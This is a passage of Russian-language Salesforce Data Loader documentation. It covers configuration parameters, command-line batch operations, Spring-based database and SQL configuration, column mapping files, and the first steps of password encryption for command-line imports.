|                                 |            |                                       | <p><a href="#">process.enableExtractStatusOutput</a> на странице 793.</p> <p>Выборочное значение:<br/>c:\dataloader\status\myProcessSuccesses.csv</p>   |
| process.useEuropeanDates        | логический | Use European date format              | <p>Чтобы включить поддержку форматов дд/ММ/гггг и дд/ММ/гггг ЧЧ:мм:сс, установите данный флажок.</p> <p>Выборочное значение: true</p>   |
| sfdc.assignmentRule             | срочковый  | Assignment rule                       | <p>Введите код правила назначения, которое должно использоваться для операций вставки, обновления или обновления и вставки. Данный параметр применяется к операциям вставки, обновления или обновления и вставки обращений и интересов. Кроме того, данный параметр применяется к операциям обновления организаций при наличии правил назначения территорий для организаций. Правило назначения переопределяет значения поля «Ответственный» в CSV-файле.</p> <p>Выборочное значение: 03Mc00000026J7w</p> |
| sfdc.bulkApiCheckStatusInterval | числовой   | —                                     | <p>Количество миллисекунд, необходимое для повторной проверки, выполняемой с целью определения количества обработанных записей или статуса выполнения асинхронной операции Bulk API. Также см. параметр <a href="#">sfdc.useBulkApi</a>. Рекомендуем использовать значение 5 000.</p> <p>Выборочное значение: 5000</p>  |
| sfdc.bulkApiSerialMode          | логический | Enable serial mode for Bulk API       | <p>Чтобы использовать последовательную, а не параллельную обработку Bulk API, установите данный флажок. Параллельная обработка может инициировать конфликт базы данных. При наличии серьезного конфликта загрузка может быть прервана. Режим последовательной обработки гарантирует поэтапную обработку пакетов. Обратите внимание, что использование данного параметра может значительно увеличить время обработки</p>   |

| Имя параметра              | Тип данных            | Эквивалент в диалоговом окне Settings | Описание   |
|----------------------------|-----------------------|---------------------------------------|--|
|                            |                       |                                       | <p>загружаемых данных. Также см. параметр <a href="#">sfdc.useBulkApi</a>.</p> <p>Выборочное значение: false</p>   |
| sfdc.bulkApiZipContent     | логический            | Upload Bulk API Batch as Zip File     | <p>Чтобы использовать Bulk API для загрузки архивных файлов, содержащих двоичные вложения (например, содержимое Salesforce CRM Content), установите данный флажок. Также см. параметр <a href="#">sfdc.useBulkApi</a>.</p> <p>Выборочное значение: true</p>  |
| sfdc.connectionTimeoutSecs | числовой              | —                                     | <p>Количество секунд, необходимое для подключения при выполнении вызовов API.</p> <p>Выборочное значение: 60</p>   |
| sfdc.debugMessages         | логический            | —                                     | <p>Истинное значение включает функцию отладки сообщений SOAP. Если параметр <code>sfdc.debugMessagesFile</code> не содержит иного значения, то сообщения отправляются на стандартное устройство вывода по умолчанию.</p> <p>Выборочное значение: false</p>   |
| sfdc.debugMessagesFile     | строковый (имя файла) | —                                     | <p>См. параметр <a href="#">process.enableExtractStatusOutput</a> на странице 793. Данный параметр сохраняет сообщения SOAP, отправленные из или в систему Salesforce. Полученные или отправленные сообщения добавляются в конец файла. Размер файла не ограничен; рекомендуем регулярно проверять дисковое хранилище на наличие свободного пространства.</p> <p>Выборочное значение:<br/> <code>\lexiloader\status\sfdcSoapTrace.log</code></p> |
| sfdc.enableRetries         | логический            | —                                     | <p>Истинное значение включает повторные попытки подключения к серверам Salesforce. См. параметры <a href="#">sfdc.maxRetries</a> на странице 798 и <a href="#">sfdc.minRetrySleepSecs</a> на странице 798.</p>   |



| Имя параметра              | Тип данных | Эквивалент в диалоговом окне Settings | Описание  |
|----------------------------|------------|---------------------------------------|---|
|                            |            |                                       | Выборочное значение: true   |
| sfdc.endpoint              | URL-адрес  | Server host                           | Введите URL-адрес нужного сервера Salesforce. Например, чтобы загрузить данные в безопасную среду, введите следующий URL-адрес:<br>https://test.salesforce.com.<br>Выборочное значение:<br>https://login.salesforce.com/services/Soap/u/36.0  |
| sfdc.entity                | строковый  | —                                     | Объект Salesforce, используемый в операции.<br>Выборочное значение: Интерес   |
| sfdc.externalIdField       | строковый  | —                                     | Данный параметр используется в операциях обновления и вставки; определяет настраиваемое поле с атрибутом «Внешний код», которое используется в качестве уникального кода для сопоставления данных.<br>Выборочное значение: LegacySKU__c   |
| sfdc.extractionRequestSize | числовой   | Query request size                    | Данное поле определяет размер инкрементов для возврата записей Salesforce при выполнении единичной операции экспорта или запроса. Максимальное значение — 2 000 записей. Большие значения могут повысить производительность, но снизить объем свободной памяти клиента.<br>Выборочное значение: 500 |
| sfdc.extractionSOQL        | строковый  | —                                     | Запрос SOQL для экспорта данных.<br>Выборочное значение: SELECT Id, LastName, FirstName, Rating, AnnualRevenue, OwnerId FROM Lead   |
| sfdc.insertNulls           | логический | Insert null values                    | Чтобы вставлять пустые соотнесенные значения как нулевые при выполнении операций над данными, установите данный флажок. Обратите внимание, что при наличии данного флажка приложение Data Loader перезаписывает любые текущие данные в соотнесенных полях при обновлении записей.                   |


| Имя параметра                       | Тип данных           | Эквивалент в диалоговом окне Settings | Описание  |
|-------------------------------------|----------------------|---------------------------------------|---|
|                                     |                      |                                       | Выборочное значение: false  |
| <code>sfdc.loadBatchSize</code>     | числовой             | Batch size                            | Данное поле определяет размер инкрементов для обработки записей Salesforce при выполнении единичной операции вставки, обновления, обновления и вставки или удаления. Максимальное значение — 200. Рекомендуем использовать значение от 50 до 100.<br>Выборочное значение: 100 |
| <code>sfdc.maxRetries</code>        | числовой             | —                                     | Максимальное количество повторных попыток подключения к системе Salesforce. См. параметр <a href="#">sfdc.enableRetries</a> на странице 796.<br>Выборочное значение: 3  |
| <code>sfdc.minRetrySleepSecs</code> | числовой             | —                                     | Минимальное количество секунд между попытками подключения. Время ожидания увеличивается с каждой попыткой. См. параметр <a href="#">sfdc.enableRetries</a> на странице 796.<br>Выборочное значение: 2   |
| <code>sfdc.noCompression</code>     | логический           | Compression                           | Сжатие повышает производительность приложения Data Loader; по умолчанию включено. Сжатие может быть отключено для отладки основных сообщений SOAP. Чтобы отключить сжатие, установите данный флажок.<br>Выборочное значение: false  |
| <code>sfdc.password</code>          | зашифрованная строка | —                                     | Зашифрованный пароль Salesforce, который соответствует имени пользователя, указанному в параметре <code>sfdc.username</code> . Также см. раздел «Шифрование из командной строки» на странице 789.<br>Выборочное значение: 4285b36161c65a22                                    |
| <code>sfdc.proxyHost</code>         | URL-адрес            | Proxy host                            | Имя узла прокси-сервера (при наличии).<br>Выборочное значение:<br><code>http://myproxy.internal.company.com</code>  |

| Имя параметра                     | Тип данных           | Эквивалент в диалоговом окне Settings | Описание   |
|-----------------------------------|----------------------|---------------------------------------|--|
| <code>sfdc.proxyPassword</code>   | зашифрованная строка | Proxy password                        | Зашифрованный пароль, который соответствует имени пользователя прокси-сервера, указанному в параметре <code>sfdc.proxyUsername</code> . Также см. раздел «Шифрование из командной строки» на странице 789.<br>Выборочное значение: 4285b36161c65a22  |
| <code>sfdc.proxyPort</code>       | числовой             | Proxy port                            | Порт прокси-сервера.<br>Выборочное значение: 8000  |
| <code>sfdc.proxyUsername</code>   | строковый            | Proxy username                        | Имя пользователя для проверки подлинности на прокси-сервере.<br>Выборочное значение: jane.doe  |
| <code>sfdc.resetUrlOnLogin</code> | логический           | Reset URL on Login                    | По умолчанию система Salesforce восстанавливает URL-адрес, указанный в параметре <code>sfdc.endpoint</code> , после входа. Чтобы отключить автоматическое восстановление, отключите данный параметр путем выбора значения <code>false</code> .<br>Допустимые значения: <code>true</code> (по умолчанию) и <code>false</code> .   |
| <code>sfdc.timeoutSecs</code>     | числовой             | Timeout                               | Введите количество секунд, по истечении которого приложение Data Loader должно возвращать ошибку в случае отсутствия ответа сервера.<br>Выборочное значение: 540   |
| <code>sfdc.timezone</code>        | строковый            | Time Zone                             | Данное значение используется в том случае, если дата не содержит часового пояса. <ul style="list-style-type: none"> <li>По умолчанию приложение Data Loader использует часовой пояс, выбранный на локальном компьютере.</li> <li>При вводе недопустимого значения используется время по Гринвичу (данный факт регистрируется в журнале Data Loader).</li> </ul> Допустимым считается любой код часового пояса, который может быть передан методу <code>java.getTimeZone(java.lang.String)</code> . |

| Имя параметра                    | Тип данных | Эквивалент в диалоговом окне Settings | Описание   |
|----------------------------------|------------|---------------------------------------|--|
|                                  |            |                                       | <p>Значение может содержать полное имя (например, America/Los_Angeles) или настраиваемый код (например, GMT-8:00).</p> <p>Чтобы извлечь стандартное значение, выполните метод <code>TimeZone.getDefault()</code> в Java. Данное значение отображает часовой пояс компьютера, на котором установлено приложение Data Loader.</p>  |
|                                  |            |                                       | <p>Чтобы усекать данные, загружаемые в поля Salesforce типа «Эл. почта», «Раскрывающийся список (со множественным выбором)», «Телефон», «Раскрывающийся список», «Текст» и «Текст (зашифрованный)», установите данный флажок.</p> <p>Приложение Data Loader 14.0 или более ранней версии усекает только слишком большие значения для полей данных типов. Приложение Data Loader 15.0 или более поздней версии отменяет операцию загрузки, если заданное значение слишком велико.</p> <p>Установка данного флажка определяет необходимость использования предыдущего алгоритма (усечения) в приложении Data Loader 15.0 или более поздней версии взамен нового алгоритма. Данный флажок установлен по умолчанию, но не поддерживается приложением Data Loader 14.0 или более ранней версии.</p> <p>Данный параметр недоступен при наличии флажка <code>Use Bulk API</code>. Таким образом, операция загрузки не выполняется в строке, содержащей слишком большое значение для данного поля.</p> |
| <code>sfdc.truncateFields</code> | логический | Allow field truncation                | Выборочное значение: true  |
| <code>sfdc.useBulkApi</code>     | логический | Use Bulk API                          | <p>Чтобы использовать Bulk API для вставки, обновления, обновления и вставки, удаления или необратимого удаления записей, установите данный флажок. Интерфейс Bulk API поддерживает асинхронную загрузку или удаление большого количества записей.</p>   |

| Имя параметра              | Тип данных | Эквивалент в диалоговом окне Settings | Описание   |
|----------------------------|------------|---------------------------------------|--|
|                            |            |                                       | <p>Благодаря выполнению параллельной обработки и сокращению количества полных обходов сети, интерфейс Bulk API работает гораздо быстрее, чем стандартный интерфейс API на основе SOAP. Также см. параметр <a href="#">sfdc.bulkApiSerialMode</a>.</p> <p>Выборочное значение: true</p> |
| <code>sfdc.username</code> | строковый  | —                                     | <p>Имя пользователя Salesforce. См. параметр <a href="#">sfdc.password</a>.</p> <p>Выборочное значение: <code>jdoe@mycompany.com</code></p>  |

## Операции командной строки Data Loader

 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Если приложение Data Loader запускается в пакетном режиме из командной строки, то поддерживается несколько операций. Операция — это поток данных между системой Salesforce и внешним источником данных (например, CSV-файлом или базой данных). Список имен операций и описания см. ниже.

### Extract

Данная операция использует [SOQL](#) для экспорта набора записей из системы Salesforce и последующего добавления экспортированных данных в источник данных. Удаленные записи не добавляются.

### Extract All

Данная операция использует [SOQL](#) для экспорта набора текущих и удаленных записей из системы Salesforce и последующего добавления экспортированных данных в источник данных.

### Insert

Данная операция загружает данные из источника данных в систему Salesforce в качестве новых записей.

### Update

Данная операция загружает данные из источника данных в систему Salesforce и обновляет текущие записи с совпадающими полями кода.

### Upsert

Данная операция загружает данные из источника данных в систему Salesforce и обновляет текущие записи с совпадающим настраиваемым полем внешнего кода; несовпадающие записи добавляются в качестве новых.

### Delete

Данная операция загружает данные из источника данных в систему Salesforce и удаляет текущие записи с совпадающими полями кода.

## ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

## Hard Delete

Данная операция загружает данные из источника данных в систему Salesforce и удаляет текущие записи с совпадающими полями кода без возможности восстановления.

## Настройка доступа к базе данных

 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Если приложение Data Loader запускается в пакетном режиме из командной строки, то файл `\samples\conf\database-conf.xml` может использоваться для настройки объектов доступа к базе данных, предназначенных для извлечения данных прямо из базы данных.

### Компонент DatabaseConfig

Компонент DatabaseConfig является объектом конфигурации базы данных верхнего уровня. Ниже перечислены свойства данного компонента.

#### sqlConfig

**Компонент конфигурации SQL** для объекта доступа к данным, взаимодействующего с базой данных.

#### dataSource

Компонент, выступающий в качестве драйвера базы данных и средства проверки подлинности. Данный компонент должен ссылаться на реализацию `javax.sql.DataSource` (например, `org.apache.commons.dbcp.BasicDataSource`).

Ниже приведен пример кода для компонента DatabaseConfig.

```
<bean id="AccountInsert"
  class="com.salesforce.dataloader.dao.database.DatabaseConfig"
  singleton="true">
  <property name="sqlConfig" ref="accountInsertSql"/>
</bean>
```

### DataSource

Компонент DataSource определяет физические сведения, необходимые для подключения к базе данных. Ниже перечислены свойства данного компонента.

#### driverClassName

Полностью определенное имя для реализации драйвера JDBC.

#### url

Строка для физического подключения к базе данных.

#### username

Имя пользователя для входа в базу данных.

#### password

Пароль для входа в базу данных.

Необходимость дополнительных сведений определяется используемой реализацией. Например, рекомендуем использовать `org.apache.commons.dbcp.BasicDataSource` при объединении подключений к базе данных.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

Ниже приведен пример кода для компонента DataSource.

```
<bean id="oracleRepDataSource"
  class="org.apache.commons.dbcp.BasicDataSource"
  destroy-method="close">
  <property name="driverClassName" value="oracle.jdbc.driver.OracleDriver"/>
  <property name="url" value="jdbc:oracle:thin:@myserver.salesforce.com:1521:TEST"/>
  <property name="username" value="test"/>
  <property name="password" value="test"/>
</bean>
```

Версии приложения Data Loader не ниже API 25.0 распространяются без драйвера Oracle JDBC. Использование приложения Data Loader для подключения к источнику данных Oracle без установленного драйвера JDBC возвращает ошибку «Не удалось загрузить класс драйвера JDBC». Чтобы добавить драйвер Oracle JDBC в приложение Data Loader, выполните указанные ниже действия.

- Загрузите последнюю версию драйвера JDBC со страницы <http://www.oracle.com/technetwork/database/features/jdbc/index-091264.html>.
- Скопируйте JAR-файл JDBC в папку *папка установки data loader/java/bin*.


СМ. ТАКЖЕ:

[Spring Framework](#)

[Объекты доступа к данным](#)

[Конфигурация SQL](#)

## Spring Framework

 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

В основе файлов конфигурации Data Loader используется бесплатная полностексовая платформа приложений Java/J2EE — [Spring Framework](#).

Платформа Spring Framework позволяет использовать XML-файлы для настройки компонентов. Каждый компонент представляет экземпляр объекта; параметры соответствуют методам присвоения каждого объекта. Ниже перечислены типичные атрибуты компонента.

### id

Уникальный код компонента в классе XmlBeanFactory, используемом для извлечения объектов из XML-файла конфигурации.

### class

Класс реализации для экземпляра компонента.

Дополнительную информацию о платформе Spring Framework см. в [официальной документации](#) и на [форумах технической поддержки](#). Обратите внимание, что компания Salesforce не несет ответственность за доступность и содержимое внешних веб-сайтов.

СМ. ТАКЖЕ:


[Настройка доступа к базе данных](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

## Объекты доступа к данным

 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Если приложение Data Loader запускается в пакетном режиме из командной строки, то поддерживается несколько объектов доступа к данным. Объект доступа к данным предоставляет пользователям доступ к внешнему источнику данных за пределами системы Salesforce. Данные объекты могут реализовывать интерфейс чтения (`DataReader`), интерфейс записи (`DataWriter`) или оба интерфейса. Список имен объектов и описания см. ниже.

### csvRead

Данный объект позволяет считывать файл с разделителями-запятыми или символами табуляции. Верхняя часть файла должна содержать строку заголовка, описывающую каждый столбец.

### csvWrite

Данный объект позволяет записывать в файл с разделителями-запятыми. Строка заголовка добавляется в верхнюю часть файла на основе списка столбцов, предоставленного вызывающим объектом.

### databaseRead

Данный объект позволяет считывать базу данных. Чтобы настроить доступ к базе данных, воспользуйтесь файлом `database-conf.xml`.


### databaseWrite

Данный объект позволяет записывать в базу данных. Чтобы настроить доступ к базе данных, воспользуйтесь файлом `database-conf.xml`.

СМ. ТАКЖЕ:

[Настройка доступа к базе данных](#)

## Конфигурация SQL

 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Если приложение Data Loader запускается в пакетном режиме из командной строки, то класс `SqlConfig` содержит параметры конфигурации для доступа к определенным данным в базе данных. Ниже приведены примеры кода, подтверждающие отличие запросов от операций вставки, несмотря на их схожесть. Компоненту должен быть назначен тип `com.salesforce.dataloader.dao.database.SqlConfig` и указанные ниже свойства.

### sqlString

Код SQL, который должен использоваться объектом доступа к данным.

Код SQL может содержать параметры замены, которые определяют зависимость строки от конфигурации или операторных переменных. Параметры замены должны быть окружены символами «@». Например, `@process.lastRunDate@`.

### sqlParams

Свойство типа `map`, содержащее описания параметров замены, заданных в свойстве `sqlString`. Каждая запись представляет один параметр замены: ключ — это имя параметра замены, а значение — это полностью определенный

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:

**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition** и  
**Database.com Edition.**

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:

**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition** и  
**Database.com Edition.**



тип Java, который должен использоваться при настройке параметра в операторе SQL. Обратите внимание, что иногда требуются типы java.sql (например, java.sql.Date вместо java.util.Date). Дополнительную информацию см. в [официальной документации к интерфейсу JDBC API](#).

### columnNameNames

Свойство, используемое, если запросы (операторы SELECT) возвращают JDBC ResultSet. Данное свойство содержит имена столбцов для данных, полученных при выполнении SQL. Имена столбцов используются для доступа и возврата результатов вызывающему объекту интерфейса DataReader.

### Пример компонента для запроса SQL

```
<bean id="accountMasterSql"
  class="com.salesforce.dataloader.dao.database.SqlConfig"
  singleton="true">
  <property name="sqlString"/>
  <value>
    SELECT distinct
      '012x00000000Ij7' recordTypeId,
      accounts.account_number,
      org.organization_name,
      concat (concat(parties.address1, ' '), parties.address2) billing_address,

      locs.city,
      locs.postal_code,
      locs.state,
      locs.country,
      parties.sic_code
    from
      ar.hz_cust_accounts accounts,
      ar.hz_organization_profiles org,
      ar.hz_parties parties,
      ar.hz_party_sites party_sites,
      ar.hz_locations locs
    where
      accounts.PARTY_ID = org.PARTY_ID
      and parties.PARTY_ID = accounts.PARTY_ID
      and party_sites.PARTY_ID = accounts.PARTY_ID
      and locs.LOCATION_ID = party_sites.LOCATION_ID
      and (locs.last_update_date > @process.lastRunDate@ OR
accounts.last_update_date > @process.lastRunDate@
  </value>
</property>
<property name="columnNames">
  <list>
    <value>recordTypeId</value>
    <value>account_number</value>
    <value>organization_name</value>
    <value>billing_address</value>
    <value>city</value>
    <value>postal_code</value>
    <value>state</value>
    <value>country</value>
    <value>sic_code</value>
  </list>
</bean>
```

```

</property>
<property name="sqlParams">
  <map>
    <entry key="process.lastRunDate" value="java.sql.Date"/>
  </map>
</property>
</bean>

```

### Пример компонента для операции вставки SQL

```


<bean id="partiesInsertSql"
  class="com.salesforce.dataloader.dao.database.SqlConfig"
  singleton="true">
  <property name="sqlString">
    <value>
      INSERT INTO REP.INT_PARTIES (
        BILLING_ADDRESS, SIC_CODE)
      VALUES (@billing_address@, @sic_code@)
    </value>
  </property>
  <property name="sqlParams">
    <map>
      <entry key="billing_address" value="java.lang.String"/>
      <entry key="sic_code" value="java.lang.String"/>
    </map>
  </property>
</bean>

```

СМ. ТАКЖЕ:

[Настройка доступа к базе данных](#)

### Соотнесение столбцов

 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Если приложение Data Loader запускается в пакетном режиме из командной строки, рекомендуем создать файл свойств, используемый для соотнесения значений между системой Salesforce и объектами доступа к данным.

1. Создайте файл соотнесения с расширением `.sdl`.
2. Убедитесь в использовании синтаксиса ниже.
  - Источник данных связан с целевым объектом в каждой строке.
  - Файл импорта использует следующую структуру: источник данных слева, знак (=) посередине как разделитель, целевой объект справа. Файл экспорта использует следующую структуру: целевой объект слева, знак (=) посередине как разделитель, источник данных справа.
  - Источниками данных могут выступать имена столбцов или постоянные величины. Постоянные величины должны быть окружены двойными кавычками (например, "примерПостоянной"). Значения, введенные без кавычек, обрабатываются как имена столбцов.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:

**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition** и  
**Database.com Edition.**

- Целевыми объектами должны быть имена столбцов.
- При соотнесении постоянных величин рекомендуем использовать кавычки. Например:

```
"Canada"=BillingCountry
```

3. Чтобы указать имя файла соотнесения, воспользуйтесь параметром `process.mappingFile` в файле конфигурации.



**Прим.:** Если имя поля содержит пробел, рекомендуем экранировать пробел обратной косой чертой (\). Например:

```
Account\ Name=Name
```

### Пример соотнесения столбцов для вставки данных

Поля Salesforce расположены справа.

```
SLA__C=SLA__c
BILLINGCITY=BillingCity
SYSTEMMODSTAMP=
OWNERID=OwnerId
CUSTOMERPRIORITY__C=CustomerPriority__c
ANNUALREVENUE=AnnualRevenue
DESCRIPTION=Description
BILLINGSTREET=BillingStreet
SHIPPINGSTATE=ShippingState
```

### Пример соотнесения столбцов для экспорта данных

Поля Salesforce расположены слева.

```
Id=account_number
Name=name
Phone=phone
```

### Соотнесение столбцов для постоянных значений

Приложение Data Loader позволяет назначать полям постоянные значения при вставке, обновлении или экспорте данных. При наличии поля, которое должно содержать одно и тоже значение для всех записей, рекомендуем указать нужное постоянное значение в файле соотнесения `.sdl`, вместо ввода поля и значения в CSV-файле или запросе на экспорт.

Постоянное значение должно быть окружено двойными кавычками. Например, рекомендуем использовать следующий синтаксис при импорте данных: "постоянное\_значение"=поле1.

При наличии нескольких полей, которые должны содержать одно и тоже значение, рекомендуем указать постоянное значение и имена полей через запятую. Например, рекомендуем использовать следующий синтаксис при импорте данных: "постоянное\_значение"=поле1, поле2.

Ниже приведен пример SDL-файла для вставки данных. Поля Salesforce расположены справа. Первые две строки соотносят источник данных с целевым полем, а последние три строки — постоянное значение с целевым полем.


```
Name=Name
NumEmployees=NumberOfEmployees
"Aerospace"=Industry
"California"=BillingState, ShippingState
"New"=Customer_Type__c
```

Постоянное значение должно содержать как минимум одну букву или цифру.

-  **Прим.:** Если заданное значение постоянной содержит пробелы, рекомендуем экранировать каждый пробел кривой чертой (\). Например:

```
"Food\ & \ Beverage"=Industry
```

## Выполнение отдельных пакетных процессов

-  **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Чтобы запустить отдельный пакетный процесс, воспользуйтесь файлом `\bin\process.bat`, требующим использование указанных ниже параметров.

### Каталог конфигурации

Значение по умолчанию: `\conf`.

Чтобы воспользоваться альтернативным каталогом, создайте каталог и добавьте файлы ниже.


- Если процесс не является интерактивным, скопируйте файл `process-conf.xml` из каталога `\samples\conf`.
- Если процесс требует подключения к базе данных, скопируйте файл `database-conf.xml` из каталога `\samples\conf`.
- Скопируйте файл `config.properties` из каталога `\conf`.

### Имя процесса

Имя компонента ProcessRunner из файла `\samples\conf\process-conf.xml`.


### Пример процесса

```
process ../conf accountMasterProcess
```

-  **Прим.:** Чтобы выполнять процессы по расписанию, настройте средство запуска внешних процессов (например, мастер планирования заданий Microsoft Windows XP).

## Краткое руководство по работе с командной строкой (только Windows)

### Знакомство с Data Loader

-  **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Приложение Data Loader, используемое для интерактивного импорта и экспорта данных, может выполняться из командной строки. Рекомендуем использовать команды для автоматизации процессов импорта и экспорта данных.

Ниже перечислены действия, которые необходимо выполнить для импорта данных посредством командной строки Data Loader. Выполните указанные ниже действия.

- [Действие 1. Создание ключа шифрования](#)
- [Действие 2. Создание зашифрованного пароля для имени пользователя](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:

**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition** и  
**Database.com Edition.**

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:

**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition** и  
**Database.com Edition.**


- Действие 3. Создание файла соотнесения полей
- Действие 4. Создание файла `process-conf.xml`, содержащего параметры конфигурации импорта
- Действие 5. Запуск процесса и импорт данных

## Предварительные требования


 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Ниже перечислены требования, которые должны быть выполнены для дальнейшей работы.

- Приложение Data Loader должно быть установлено на персональный компьютер, выполняющий процесс командной строки.
- Среда выполнения Java должна быть установлена на персональный компьютер, выполняющий процесс командной строки.
- Пользователь должен уметь импортировать и экспортировать данные с помощью интерактивного пользовательского интерфейса Data Loader. Данные знания позволяют быстрее понять принцип действия функций командной строки.

 **Совет:** При установке приложения Data Loader также устанавливаются файлы-примеры в каталог примеров. Данный каталог находится в каталоге программ (например, `C:\Program Files (x86)\salesforce.com\Apex Data Loader 22.0\samples\`). Используемые примеры файлов хранятся в каталоге `\samples\conf`.

## Действие 1. Создание ключа шифрования

 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Если для запуска приложения Data Loader используется командная строка, то пользовательский интерфейс отсутствует. Таким образом, сведения, которые обычно вводятся посредством пользовательского интерфейса, должны быть указаны в текстовом файле `process-conf.xml`. Например, данный файл должен содержать имя пользователя и пароль, используемые приложением Data Loader для входа в систему Salesforce. Прежде чем добавить пароль в файл `process-conf.xml`, необходимо его зашифровать и создать ключ шифрования.

1. Чтобы открыть окно ввода командной строки, последовательно выберите пункты «Пуск» > «Все программы» > «Стандартные» > «Командная строка». Или выберите пункты «Пуск» > «Выполнить», затем введите строку `cmd` в поле «Открыть» и нажмите кнопку «ОК».
2. Чтобы открыть корневой каталог жесткого диска, на который установлено приложение Data Loader, введите строку `cd \` в командное окно.
3. Чтобы открыть каталог `\bin` для приложения Data Loader, введите указанную ниже команду. Данная команда является примером. Путь к файлу должен соответствовать пути, доступному в системе пользователя.  

```
cd C:\Program Files (x86)\salesforce.com\Apex Data Loader 22.0\bin
```
4. Чтобы создать ключ шифрования, введите указанную ниже команду. Замените `<seedtext>` на любую строку.  

```
encrypt.bat -g <seedtext>
```

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

 **Прим.:** Чтобы просмотреть параметры командной строки для `encrypt.bat`, введите `encrypt.bat` в командной строке.

5. Скопируйте созданный ключ в текстовый файл `key.txt` и запишите путь к этому файлу. В данном примере созданный ключ выглядит следующим образом: `e8a68b73992a7a54`.


 **Прим.:** Чтобы упростить процесс копирования данных в или из командного окна, включите режим быстрого редактирования. Чтобы включить режим быстрого редактирования, щелкните заголовок окна правой кнопкой мыши и выберите пункт «Свойства». Установите флажок «Быстрая вставка» на вкладке «Общие».

Средство шифрования используется для шифрования паролей, однако, данные, переданные с помощью Data Loader, не шифруются.

СМ. ТАКЖЕ:

[Действие 2. Создание зашифрованного пароля](#)

## Действие 2. Создание зашифрованного пароля

 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Данное действие позволяет создать зашифрованный пароль посредством ключа, созданного в предыдущем действии.

1. Введите указанную ниже команду в окно ввода командной строки. Замените `<пароль>` на пароль, используемый приложением Data Loader для входа в систему Salesforce. Замените `<путь>` на путь к файлу `key.txt`, который был создан в предыдущем действии.


```
encrypt.bat -e <пароль> "<путь>\key.txt"
```

2. Скопируйте зашифрованный пароль, созданный в результате ввода команды. Данное значение потребуется позже.

СМ. ТАКЖЕ:

[Действие 3. Создание файла сопоставления полей](#)

## Действие 3. Создание файла сопоставления полей

 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Файл сопоставления полей связывает источники данных с целевыми полями. Обычно данный файл является текстовым и имеет расширение `.sdl`.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition** и  
**Database.com Edition.**


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,  
Performance Edition,  
Unlimited Edition,  
Developer Edition** и  
**Database.com Edition.**

1. Скопируйте указанную ниже строку в текстовый файл и сохраните его с именем `accountInsertMap.sdl`. Данная строка предназначена для вставки данных, поэтому слева от символа «равно» отображается источник данных, а справа — целевое поле.


```
#Mapping values
#Thu May 26 16:19:33 GMT 2011
Name=Name
NumberOfEmployees=NumberOfEmployees
Industry=Industry
```

 **Совет:** Чтобы выполнить комплексное сопоставление, воспользуйтесь пользовательским интерфейсом Data Loader, который позволяет соотносить исходные и целевые поля, а затем сохранять эти сопоставления в файле `.sdl`. Для этого нажмите кнопку **«Сохранить сопоставление»** в диалоговом окне «Сопоставление».

СМ. ТАКЖЕ:

[Действие 4. Создание файла конфигурации](#)

## Действие 4. Создание файла конфигурации

 **Прим.:** Интерфейс командной строки Data Loader поддерживается только операционной системой Windows.

Файл `process-conf.xml` содержит сведения, необходимые приложению Data Loader для обработки данных. Каждый компонент `<bean>` в файле `process-conf.xml` относится к отдельному процессу (например, вставка, экспорт, вставка с обновлением). Поэтому, данный файл может содержать несколько процессов. Чтобы вставить организации в систему Salesforce, отредактируйте файл.

1. Сделайте копию файла `process-conf.xml` в каталоге `\samples\conf`. Сохраните копию исходного файла, так как она содержит примеры других типов обработки Data Loader (например, экспорты и вставки с обновлениями).
2. Откройте файл в текстовом редакторе и замените его содержимое указанным ниже кодом XML.

```
<!DOCTYPE beans PUBLIC "-//SPRING//DTD BEAN//EN"
"http://www.springframework.org/dtd/spring-beans.dtd">
<beans>
  <bean id="accountInsert"
    class="com.salesforce.dataloader.process.ProcessRunner"
    singleton="false">
    <description>accountInsert job gets the account record from the CSV file
      and inserts it into Salesforce.</description>
    <property name="name" value="accountInsert"/>
